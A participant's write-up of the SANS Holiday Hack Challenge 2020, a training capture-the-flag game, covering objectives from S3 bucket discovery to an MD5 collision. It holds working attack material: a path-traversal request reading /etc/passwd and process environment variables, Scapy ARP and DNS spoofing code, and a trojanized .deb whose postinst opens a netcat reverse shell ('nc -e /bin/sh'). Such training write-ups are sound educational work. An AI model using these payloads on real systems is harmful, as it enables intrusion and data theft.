# **Holiday Hack Challenge 2020**

Official Write-Up

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# Holiday Hack Challenge 2020: Three French Hens



## THE 2020 SANS HOLIDAY HACK CHALLENGE

'Zat You, Santa Claus? featuring KringleCon 3: French Hens



GitHub Repository Location: https://github.com/jeshuaerickson/holidayhack2020

# **Objective 1: Uncover Santa's Gift List**

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.



Difficulty: ♣♣♣♣

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

This is the first stop in the Holiday Hack 2020 Challenge! Talk to Jingle Ringleford and download the bill-board image. You may not be able to see the billboard at first. Try zooming out a bit in your web browser. Once you download the image, you'll see that it it is 'twirled'. Most bitmap image editors (Gimp, ImageMagick) will allow you to apply a twirling filter in reverse. I used the online application suggested in the hint. https://www.photopea.com/.

I found it helpful to zoom in and then use the "Rectangle Select" tool. You can go right to "Filter » Distort » Twirl" once you have the area you'd like to focus on. It seems the best result comes when you try several different selected areas, starting from scratch each time. With every new selected area, see if the 'twirl' tool shows you some clarity right away. If it does, then you have only slightly more you need to do on the slider to see which item Santa plans to give Josh Wright.




#### **Lessons Learned**

- Photo obfuscation can actually be 'undone' in some cases.
- When working with image editing "distort" filter tools, picking the correct "selection" area is half the battle.

# **Objective 2: Investigate S3 Bucket**

When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shinny Upatree in front of the castle for hints on this challenge.



Answer: "North Pole: The Frostiest Place on Earth"

- Step 1: Add "wrapper3000" to the wordlist
- Step 2: Rerun the supplied tool with this updated wordlist
  - wordlist is located here: "~/bucket\_finder/wordlist"
  - run the tool with this wordlist "~/bucket\_finder/bucket\_finder.rb wordlist"
- Step 3: Find this bucket (wrapper3000) and the file "package"
- http://s3.amazonaws.com/wrapper3000/package
- Step 4: "cat package" (and see that it was base64 encoded)
- Step 5: "base64 -d package > package.zip"
- Step 6: "unzip package.zip"
- Step 7: "tar -xvf package.txt.Z.xz.xxd.tar.bz2"
- Step 8: "xxd -r \*.xxd > package.txt.Z.xz"
- Step 9: "xz -d package.txt.Z.xz"
- Step 10: "uncompress package.txt.Z"
- Step 11: "cat package.txt"

#### **Lessons Learned**

- Automation does wonders when comes time to look for publicly exposed s3 buckets.
- There may be more public buckets lurking than you realize. And, holy cow, there are lots of ways to compress files!

# **Objective 3: Point-of-Sale Password Recovery**

Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?



Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?

#### Answer: "santapass"

- Step 1: Download the santa-shop.exe file.
- Step 2: Extract with "engrampa"
- Step 3: Looking at the .asar file located here: app-64/resources
- Step 4: Remember to read hints and look at hint suggesting npm "asar" tool.
- Step 5: Reading through this article on how to use it. Interesting!
  - Follow directions and unpack source code for santa-shop.exe
  - https://medium.com/how-to-electron/how-to-get-source-code-of-any-electron-applicationcbb5c7726c37
- Step 6: Review unpacked source code and then "cat README.md"
  - "cat README.md" —> "Remember, if you need to change Santa's passwords, it's at the top of main.js!"

```
main.js
// Modules to control application life and create native browser window
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');


const SANTA_PASSWORD = 'santapass';
```

#### **Lessons Learned**

• You might think that a password or source code for an application is not available to you, but sometimes it is. You can actually extract files from executables and find interesting artifacts in the process.

# **Objective 4: Operate the Santavator**

Talk to Pepper Minstix in the entryway to get some hints about the Santavator.



Got some help from my kid on this one. :)




#### **Lessons Learned**

• Problems involving angles and refraction can often be solved many different ways. If you have kids, consult with them on problems like these. If you want them solved quickly, that is.

# **Objective 5: Open HID Lock**

Open the HID lock in the Workshop. Talk to Bushy Evergreen near the talk tracks for hints on this challenge. You may also visit Fitzy Shortstack in the kitchen for tips.



#### Get this tool!




- Step 1: Steal Shinny Upatree's ID, using "search If" when standing next to him.
- Step 2: Simulate the ID when you get to Santa's secret door in the workshop. "If hid sim -r 2006e22f13"
  - Needed to wait seconds. I was being boneheaded and trying the door before the 10 seconds was up.
- Step 3: Go through Santa's secret office and become Santa. Amazing! My badge is now the "KringleCon Black Badge"

#### **Lessons Learned**

- When something doesn't work right the first time, think about what information you might be missing.
- Also help files are very help-ful. Don't overlook them.
- It really isn't all that hard to simulate badge authentication!

# **Objective 6: Splunk Challenge**

Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?



Answer: "The Lollipop Guild"

Make sure you are "Santa" when you attempt this objective.

### Question 1

How many distinct MITRE ATT&CK techniques did Alice emulate?

- Step 1: Visit the "Alice Bluebird" chat. Notice this search string: " | tstats count where index=\* by index "
- Step 2: Use this search string in the "Search" page.
- Step 3: Then simply set the search to "index=attack" (switch to verbose mode)
- Step 4: Find the count for the field called "Test Number"
- Answer: 13

This was the recommended search

```
| tstats count where index=* by index
| search index=T*-win OR T*-main
| rex field=index "(?<technique>t\d+)[\.\-].0*"
| stats dc(technique)
```

### **Question 2**

What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

- Step 1: Read response from "Alice Bluebird"
- Step 2: Use this search again:

| tstats count where index=\* by index

- Step 3: Notice the two indexes that start with 1059.003
- Answers:
  - t1059.003-main
  - t1059.003-win

### **Question 3**

One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

- Step 1: Notice that this is t1082 Step 2: Try this is the search "index=t1082-win" Step 3: Go here: https://github.com/redcanaryco/atomic-red-team/search?p=2&q=system+information Step 4: Find the answer on this page: https://github.com/redcanaryco/atomic-red-team/blob/8eb52117b748d378325f7719554a896e37bccc
- Answer: "HKEY.LOCAL.MACHINE.SOFTWARE.Microsoft.Cryptography"

### **Question 4**

According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

- Step 1: Search "index=attack"
- Step 2: Sort "execution time" desc.
- Step 3: Find first instance of OSTAP
- Answer: "2020-11-30T17:44:15Z" (OSTAP Worming Activity)

### **Question 5**

One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

- Step 1: Look up the events in the "index=attack" list.
- Step 2: Notice the test called "using device audio capture commandlet"
- Step 3: Notice the local execution time (2020-11-30T19:25:14)
- Step 4: Go back and search with "index=\* EventID=1"
- Step 5: \*Find the time in the range in the Timeline.
- Step 6: Find the event that matches.
  - (powershell command with the commandlet in it) (row 30)
- Answer: 3648 (ProcessId)

### **Question 6**

Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multiline batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?

- Step 1: Use this filter 'index=\* file\_name="\*.bat"'
- Step 2: Make note of all the bat files.
- Step 3: Review a sample of them in the Atomic Red Team repo.
- Step 4: Find one that is multiline effecting registry values.
- Step 5: Discover that this is discovery.bat
- Answer: "quser"

### **Question 7**

According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?

- Step 1: Use this filter 'index=\* sourcetype=bro\*"
- Step 2: See values for certificate.serial
- Step 3: Pick the most heavily used serial since this is a domain controller.
- Answer: 55FCEEBB21270D9249E86F4B9DC7AA60

### **Challenge Question**

- Step 1: Google "RFC 7465" to see what Alice talking about.
- Step 2: Looks like RC4 encryption.
- Step 3: Go to CyberChef and see what I need. A Passphrase.
- Step 4: Alice says I need to watch Splunk talk.
  - Passphrase is "Stay Frosty"

#### **Lessons Learned**

• Atomic Red Team tests provide amazing ways to simulate attacks from the Mitre Attack Framework! This is a really good way to test security tools/controls!

# **Objective 7: Solve the Sleight's CAN-D-BUS Problem**

Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus. We need you to exclude the malicious messages and no others to fix the sleigh. Visit the NetWars room on the roof and talk to Wunorse Openslae for hints.

# 7) Solve the Sleigh's CAN-D-BUS Problem

Difficulty: ♣♣♣♠

Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus. We need you to exclude the malicious messages and no others to fix the sleigh. Visit the NetWars room on the roof and talk to Wunorse Openslae for hints.

- Step 1: Filter out all the zero values currently running.
  - Example 244#00000000000
- Step 2: Notice what some of the controls do once all the zeros are filtered.

START -> 02A#00FF00

STOP -> 02A#0000FF

LOCK -> 19B#00000000000 UNLOCK -> 19B#00000F000000

STEERINGR -> 019#0000001 STEERINGL -> 019#FFFFFFF BRAKE -> 080#00001


ACCEL -> 244#

JUNK? --> 080#FFFFA

JUNK? --> 19B#000000F2057

- Step 3: Notice the some junky values that don't make sense.
  - Why are there negative values for brakes??
  - Why is there a lock/unlock value that presents a third state??

• Step 4: Use these filters




It works!

#### **Lessons Learned**

- Some actions or actuations (like driving a car or sled) might not seem like they are digital in nature, but they are!
- When looking for troublemakers, it is important to reduce noise as much as possible.

# **Objective 8: Broken Tag Generator**

Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.



**Answer:** "JackFrostWasHere"

- Step 1: This is interesting in the /js/app.js file.
  - Looks like "/image?id=" might be succeptible to LFI.

```
success: function (data) {
  $('.uploadForm')[0].reset();
  $('[for=file-1] span').text('Select file(s)');
  setTimeout(() => {
    data.forEach(id => {
      var img = $('<img id="dynamic">');
      img.attr('src', `/image?id=${id}`);
      img.on('load', () => {
        const imgElement = img[0];
      var imgInstance = new fabric.Image(imgElement, {
        left: (canvas.width - imgElement.width) / 2,
        top: (canvas.height - imgElement.height) / 2,
        angle: 0,
        opacity: 1
```

• Step 2: Didn't think I was getting anything with this, but I just needed to view the reponse in Burp.

https://tag-generator.kringlecastle.com/image?id=../etc/passwd

#### Response:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
app:x:1000:1000:,,,:/home/app:/bin/bash
```

• Step 3: Do websearch for how to get environment variables through LFI. Then try this request...in Burp:

```
GET /image?id=../proc/self/environ HTTP/1.1
Host: tag-generator.kringlecastle.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Here's the result!




#### **Lessons Learned**

- Some responses that don't show up in your browser do show up Burp.
- Also, don't underestimate what files may be available to you through LFI.

# **Objective 9: ARP Shenanigans**

Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at /NORTH\_POLE\_Land\_Use\_Board\_Meeting\_Minutes.txt. Who recused herself from the vote described on the document?



Answer: "Tanta Kringle"

- Step 1: Run "tshark -i eth0"
- Step 2: Notice that .35 is asking about .53
- Step 3: Create ARP response:

```
ether_resp = Ether(dst=packet.hwsrc, type=0x806, src=macaddr)

arp_response = ARP(pdst=packet.psrc)
arp_response.op = 2 #change this to be a response
arp_response.plen = packet.plen
arp_response.hwlen = packet.hwlen
arp_response.ptype = packet.ptype
arp_response.hwtype = packet.hwtype

arp_response.hwsrc = macaddr #provide my mac address
arp_response.psrc = "10.6.6.53" #provide IP sought by 10.6.6.35
arp_response.hwdst = packet.hwsrc
arp_responst.pdst = packet.psrc

response = ether_resp/arp_response
```

```
sendp(response, iface="eth0")
```

• Step 4: Create DNS response:

```
eth = Ether(src=packet.dst, dst=packet.src)  # need to replace mac addresses
ip = IP(dst=packet[IP].src, src=packet[IP].dst) # need to replace IP addresses
udp = UDP(dport=packet[UDP].sport, sport=53)  # need to replace ports
dns = DNS(
    id=packet[DNS].id,
    qd=packet[DNS].id,
    qr=1,
    aa=1,
    an=DNSRR(rrname=packet[DNS].qd.qname, ttl=10, rdata=ipaddr)
)
```

• Step 5: Note file being requested with http request.

```
"GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1"
```

• Step 6: Where ever you start your web server, make sure it is set up with the path below. This is where you will put your trojanized binary called "suriv\_amd64.deb".

```
pub/jfrost/backdoor/
```

• Step 7: Determine payload to use. Simple nc reverse shell should work.

```
nc -e /bin/sh ATTACKING-IP 4444
```

- Step 8: Build the deb package with the above payload in the "postinst". *Note: that one payload line is ALL you need in the postinst file; nothing else!*"
  - "dpkg -x [debfile] work"
  - "mkdir work/DEBIAN"
  - "cd DEBIAN"
- "vim control" (control file for the package)

```
Package: [Package Name]

Version: [Package Version]

Section: Network Tools

Priority: optional

Architecture: amd64

Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)

Description: Network utility for hacking all the things.
```

• "vim postinst" (postinst file for the package)

#!/bin/sh

nc -e /bin/sh [attacking ip] 4444

- "chmod 755 postinst"
- "dpkg-deb --build /home/guest/debs/work"
- "mv work.deb [package name].deb"
- "python3 -m http.server 80"
  - Step 9: Start listener with "nc -nvlp 4444"
  - Step 10: Get ARP and DNS responses going. Start DNS running first so it is ready as soon as infected machine gets ARP reply that causes it to go to the spoofed DNS server.
  - Step 11: Navigate to file contents in question:
    - "cat \*.txt | grep recused" (Looking for the individual who recused themselves from the vote.)

#### **Lessons Learned**

- Learned critical concepts and practical application when it comes to ARP and DNS spoofing.
- Learned setup for a Linux binary trojan.
- Getting that binary to do a callback and give me a shell was aweXome!

# **Objective 10: Defeat Fingerprint Sensor**

Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.



Note: You can't be in Santa mode when you complete this challenge. Santa already has access to his office. So you're not really defeating the fingerprint sensor when you're Santa. You're just using it as intended. Go to the Santa in the 'Entry' and switch back to being a normal user first.

This required going into developer mode in Google Chrome. I saw one spot where the 'besanta' token was a condition required for being able to go to floor three. Can I hack this on the client side? Yup!

- Step 1: Set a 'breakpoint' in developer mode where the code checks to see if you have the 'besanta' token.
- Step 2: Now refresh your page and you'll land on the breakpoint when you click the fingerprint scanner.
- Step 3: Here's your opportunity! Simply remove the "hasToken('besanta')" condition.
- Step 4: Remember to save your changes right to the "app.js" file.
- Step 5: Now resume code execution in developer mode and you float right on by the logic that checks if you are Santa!

These were tricks I learned from a BBKing/Black Hills Information Security webcast. Highly recommend!

```
348
349 const handleBtn4 = () => {
      const cover = document.querySelector('.print-cover');     cover = div.print-c
351
      cover.classList.add('open');
      cover.addEventListener('click', () => {
354
        if (btn4.classList.Dcontains('powered'
                                                    && DhasToken('besanta
355
          $.ajax({
                                                      Remove this and you're in!
356
            type: 'POST',
357
            url: POST URL,
358
            dataType: 'json',
359
            contentType: 'application/json',
            data: JSON.stringify({
360
               targetFloor: '3',
361
               id: getParams.id,
362
363
            }),
364
            success: (res, status) => {
365
               if (res.hash) {
                   POST RESULTS
366
367
                   resourceId: getParams.id || '1111',
368
                   hash: res.hash,
369
                   action: 'goToFloor-3',
370
                 });
371
               }
            }
372
373
          });
374
        } else {
375
            SEND MSG ({
376
             type: 'sfx',
            filename: 'error.mp3',
377
378
379
        }
380
      });
381 };
```

#### **Lessons Learned**

• It never hurts to take a close look at source code to see what sort of basic logic may be alterable in order to improve the functionality of an elevator or website. :)

# Objective 11a: Naughty/Nice List with Blockchain Investigation Part 1

Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex value of the nonce)

# 11a) Naughty/Nice List with Blockchain Investigation Part 1

Difficulty: 👭 👭 👭 👭

Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex value of the nonce)

#### Answer: 57066318f32f729d

- Step 1: Get 312 64bit values. (See blockchain.py script below.)
- Step 2: Split them in half, making sure to think about Endianness. (See blockchain.py script below.)
- Step 3: Feed them into the predictor and then put back together, making sure to think about Endianness, whether bits go from big to small or small to big. (See blockchain-get-32.sh script below.)

#### blockchain.py

```
for var in list(range(312)):
    #start on block 1236
    var = var + 1236
    #print(c2.blocks[var].block_data)
```

```
#print(c2.blocks[var].nonce)
currentNonce = c2.blocks[var].nonce
hexNonce = (str('%016.016x' % (currentNonce)).encode('utf-8'))

#this is actually first (though it is the second half of the nonce)
hexNonce_32a = (currentNonce >> 32 ) & 0xffffffff

#this is second (though it is the first half of the nonce)
hexNonce_32b = currentNonce & 0xffffffff

#this is how we feed the 32 nonce parts into the predictor
print(hexNonce_32b)
print(hexNonce_32a)

# but when we put them back together for 64bit, we need to flip them back with 32a fir
#32a prediction value was '0x57066318'
#32b prediction value was '0xf32f729d'
```

Here's the final script that retrieves he predicted values:

#### blockchain-get-32.sh

```
#blockchain.py is the script shown above

#gets the last 624 of the split up values
./blockchain.py | tail -n 624 > blockchain32.out

#checks he file to make sure there is 624
wc blockchain32.out

#feeds the split 32 values into the predictor
#then gets the last nonce pair of the four total that came back to get us to 130000
cat blockchain32.out | mt19937predict | head -8 | tail -n 2


#feed the resulting pair in reverse order back to the objective.
echo "All Done!"
```

#### **Lessons Learned**

- When it comes to computers, everything is deterministic, including random numbers! Be very careful what assumptions you're making when you're using random numbers to make an application or component more secure!
- You can split a 64bit number in half to make a 32bit number!! Additionaly, a deeper understanding of 32bit vs. 64bit helped me explain bits and registers to my 11-year-old.
- I had NO concept of Endianness until Holiday Hack 2020. But now I do!

# Objective 11b: Naughty/Nice List with Blockchain Investigation Part 2

The SHA256 of Jack's altered block is: 58a3b9335a6ceb0234c12d35a0564c4e f0e90152d0eb2ce2082383b38028a90f. If you're clever, you can recreate the original version of that block by changing the values of only 4 bytes. Once you've recreated the original block, what is the SHA256 of that block?



**Answer:** fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb

• Step 1: Create a script to show MD5 and SHA256 hashes on changes to the blockchain.dat file.

```
files = ['blockchain.dat','bc1.dat']
for file in files:

    c2 = Chain(load=True, filename=file)

#jack's block sequence is 1010
    blocksequence = 1010

#this dumps the resulting PDF
    c2.blocks[blocksequence].dump_doc(2)

# this is for studying a single block
    c2.save_a_block(blocksequence,filename=None)
```

```
block_data = c2.blocks[blocksequence].block_data
index = c2.blocks[blocksequence].index
nonce = c2.blocks[blocksequence].nonce
sign = c2.blocks[blocksequence].sign
score = c2.blocks[blocksequence].score
previous_hash = c2.blocks[blocksequence].previous_hash
current_hash = c2.blocks[blocksequence].hash
#This is for tracking my comparison hashes
full_hash = c2.blocks[blocksequence].full_hash()
full_hash_sha256 = c2.blocks[blocksequence].full_hash_sha256()
```

- Step 2: Identify bytes changed by Jack Frost:
  - He changed his naughty/nice from 0 to 1, so we changed it back to 0.
  - He changed the visible document to '2' so we changed it back to '3' (Fancy how PDF's can have hidden pages!)
- Step 3: Determine which bytes we could change and still not alter the MD5 hash. This required doing a fair amount of reading and getting nudges from folks on Discord! These bytes had to correspond with JF's desired changes. And they needed to increment accordingly. If we bumped him from 1 to 0 we had to make a change of this increment to a collision byte. See screenshot below.

How to change bytes: (Unicoll Attack)

```
00:
10:
60:
                       BC 2B 8A
                                      31
                                                    9B
70:
                58
                    92
                                          53
                                             EE
                                     10
00:
                                  4E
10:
20:
30:
40:
                                               Down to B/34
60:
                              D3
                                      31
                                         53
70:
                           2B
```

# https://speakerdeck.com/ange/colltris?slide=109

#### **Bytes changed:**

| Byte | Diff | Result                         |
|------|------|--------------------------------|
|      |      |                                |
| 30   | -1   | Turn Jack back to "Naughty"    |
| D7   | +1   | Keep MD5 hash intact           |
| 33   | +1   | Show JF's naughty Wombat abuse |
| 1B   | -1   | Keep MD5 hash intact           |

```
00000000
           30 30 30 30 30 30 30 30 30 30 30 31 66 39 62 33
                                                              000000000001f9b3
00000010
           61 39 34 34 37 65 35 37
                                    37 31 63 37 30 34 66 34
                                                              a9447e5771c704f4
00000020
           30 30 30 30 30 30 30
                                30 30 30 30 31 32 66 64 31
                                                              0000000000012fd1
00000030
          30 30 30 30 30 30 30
                                30 30 30 30 30 32 30 66
                                                              0000000000000020f
           32 66 66 66 66 66 66 66 66 30 66 66 30 30 30 30
                                                              2fffffffffff00000
00000040
                                          60 79 D3 DF 27 62
                                                              006cΩFS@0: `y "'b
          30 30 36 63 EA 46 53
                                40 30 3A
00000050
                                                              JhF|'≡FL° NÆ■ß [≈
          BE 68 46 7C 27 FO 46 D3 A7 FF 4E 92 DF E1 DE F7
00000060
                                                               @△*{sß<sub>¶</sub>Y<del>¶</del>╣.E.7Qì
                 2A 7B 73 E1 B7 59 B8 B9 19 45 1E 37 51 8D
00000070
08000000
           22 D9 87 29 6F CB 0F 18 8D D7 03 88 BF 20 35 0F
                                                               "<sup>J</sup>ç)o<del>_</del>...ì∦.ê<sub>7</sub> 5.
                                                              *æ+¥.ĤaM Ϥε≥Ϥ; 닡⊫
00000090
           2A 91 C2 9D 03 48 61
                                4D
                                    CO BC EE F2
                                                BC AD D4 CC
                                                               ?%.¿·√»...■..<del>+</del>dô
000000A0
          3F 25 1B A8 F9 FB AF 17 1A 06 DF 1E
                                                1F D8 64 93
                                                              û½å·ϝ.î┞ KO•ÌÅ.
000000B0
          96 AB 86 F9 D5 11 8C C8 D8 20 4B 4F
                                                FE 8D 8F 09
                                                               0500009f57%PDF-1
000000C0
          30 35 30 30 30 30 39 66 35 37 25 50
                                                44 46 2D 31
                                                               .3.‰<sup>4</sup>計:..1 0
00000D0
           2E 33 0A 25 25 C1 CE C7
                                    C5 21 0A 0A
                                                31 20 30 20
                                                               obj.<</Type/Cata
          6F 62 6A 0A 3C 3C 2F 54
                                    79 70 65 2F
                                                43 61 74 61
000000E0
          6C 6F 67 2F 5F 47 6F 5F
                                   41 77 61 79 2F 53 61 6E
                                                               log/_Go_Away/San
000000F0
                                                              ta/Pages 3 0 R
00000100
          74 61 2F 50 61 67 65 73 20 33 20 30 20 52 20 20
00000110
          20 20 20 20 30 F9 D9 BF
                                    57 8E 3C AA E5 0D 78 8F
                                                                   0·-1¬WÄ<¬σ.xÅ
00000120
          E7 60 F3 1D 64 AF AA 1E A1 F2 A1 3D 63 75 3E 1A
                                                               τ`≤.d»¬.í≥í=cu>.
                                                              ѬÇbO -F¬ rg-~Iòæ-
00000130
          A5 BF 80 62 4F C3 46 BF D6 67 CA F7 49 95 91 C4
                                                               ..φ½.╡∩òÖ.[Ifå∎à
00000140
          02 01 ED AB 03 B9 EF 95 99 1B 5B 49
                                                9F 86 DC 85
                                                               9àÉÖ;T\\.s?σ°ñë-2
00000150
          39 85 90 99 AD 54 B0
                                   73 3F E5 A7 A4 89 B9 32
                                1E
                                                              ò Th.MIy8Φ·╕╦: ├─
00000160
          95 FF 54 68 03 4D 49
                                79
                                    38 E8 F9 B8
                                                CB 3A C3 CF
                                    75 95 42 2B 73 78 F0 25
                                                              P=.2[¢.tuòB+sx≡%
00000170
           50 F0 1B 32 5B 9B 17 74
00000180
                                    7A 9E 0A 3E 3E 0A 65 6E
                                                               02 E1 A9 B0 AC 85 28
                                01
           64 6F 62 6A 0A 0A 32 20 30 20 6F 62 6A 0A 3C 3C
                                                              dobj...2 0 obj.<<
00000190
```

Step 4: Compare original to edited bc1.dat to original blockchain.dat.

Document dumped as: 129459.pdf

index: 129459

nonce: 12197012604862268660

sign: 1

score: 4294967295

previous hash: 4a91947439046c2dbaa96db38e924665 hash: 347979fece8d403e06f89f8633b5231a

full hash:

b10b4a6bd373b61f32f4fd3a0cdfbf84

MD5 before changes

full hash sha256:

58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f SHA256 before changes

Document dumped as: 129459.pdf

index: 129459

nonce: 12197012604862268660

sign: 0

score: 4294967295

previous hash: 4a91947439046c2dbaa96db38e924665 hash: 347979fece8d403e06f89f8633b5231a

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

+ full hash:

+ b10b4a6bd373b61f32f4fd3a0cdfbf84 +

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

+ full hash sha256:

+ fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb +

+ SHA256 after changes and ANSWER to objective! +

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

#### **Lessons Learned**

- It is important to seek help with solving a problem once you've hit a wall.
- MD5 collisions are a thing and they can actually happen, and you can make them happen!
